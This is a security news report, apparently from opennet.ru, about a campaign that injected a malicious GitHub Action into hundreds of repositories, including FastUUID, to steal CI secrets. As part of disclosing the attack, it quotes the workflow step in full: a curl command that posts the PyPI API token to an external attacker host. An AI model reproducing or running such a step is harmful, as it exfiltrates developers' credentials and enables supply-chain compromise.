

Researchers from GitGuardian have uncovered a massive attack on GitHub users, during which control was gained over 327 accounts, and a malicious GitHub Action handler was injected into 817 repositories. This attack led to the leak of 3,325 secrets used in continuous integration systems and transmitted through environment variables, including access tokens for PyPI, GitHub, NPM, DockerHub, and various cloud storage services.

GitHub Actions allows developers to attach handlers for automating various operations on GitHub. For instance, through GitHub Actions, certain checks and tests can be executed upon commits or the processing of new Issues can be automated. The malicious handler was spread under the name 'Github Actions Security' and included a 'run' section with a 'curl' command that sent the contents of environment variables to an external host when tasks were executed in a continuous integration environment. The malicious commit was added from the accounts of project maintainers who were likely hacked or fell victim to phishing.
The attack was identified after an analysis of anomalous activity related to the FastUUID package, which provides a Python wrapper over the Rust UUID library. The FastUUID package, which has recorded nearly 1.2 million downloads in the past week, is used as a dependency in the popular LiteLLM project, which has over 5 million downloads per week on PyPI. An analysis of changes in the FastUUID repository showed that on September 2, a project maintainer added a commit with a new GitHub Action handler that contained code for sending the token to the PyPI repository to an external host. — name: Github Actions Security run: | curl -s -X POST -d ‘PYPI_API_TOKEN=${{ secrets.PYPI_API_TOKEN }}’ https://bold-dhawan.45-139-104-115.plesk.page
The issue was identified before the attackers could exploit the intercepted token — no malicious changes or modified versions of the FastUUID package were published to PyPI. Similar Github Action substitutions have been detected in 816 repositories, and notifications have been sent to their owners as well as to the administrations of PyPI, GitHub, NPM, and DockerHub. As of last night, malicious commits had been reverted in approximately 100 repositories. Currently, there are 671 commits with malicious Github Actions being identified on GitHub.
Source: opennet.ru
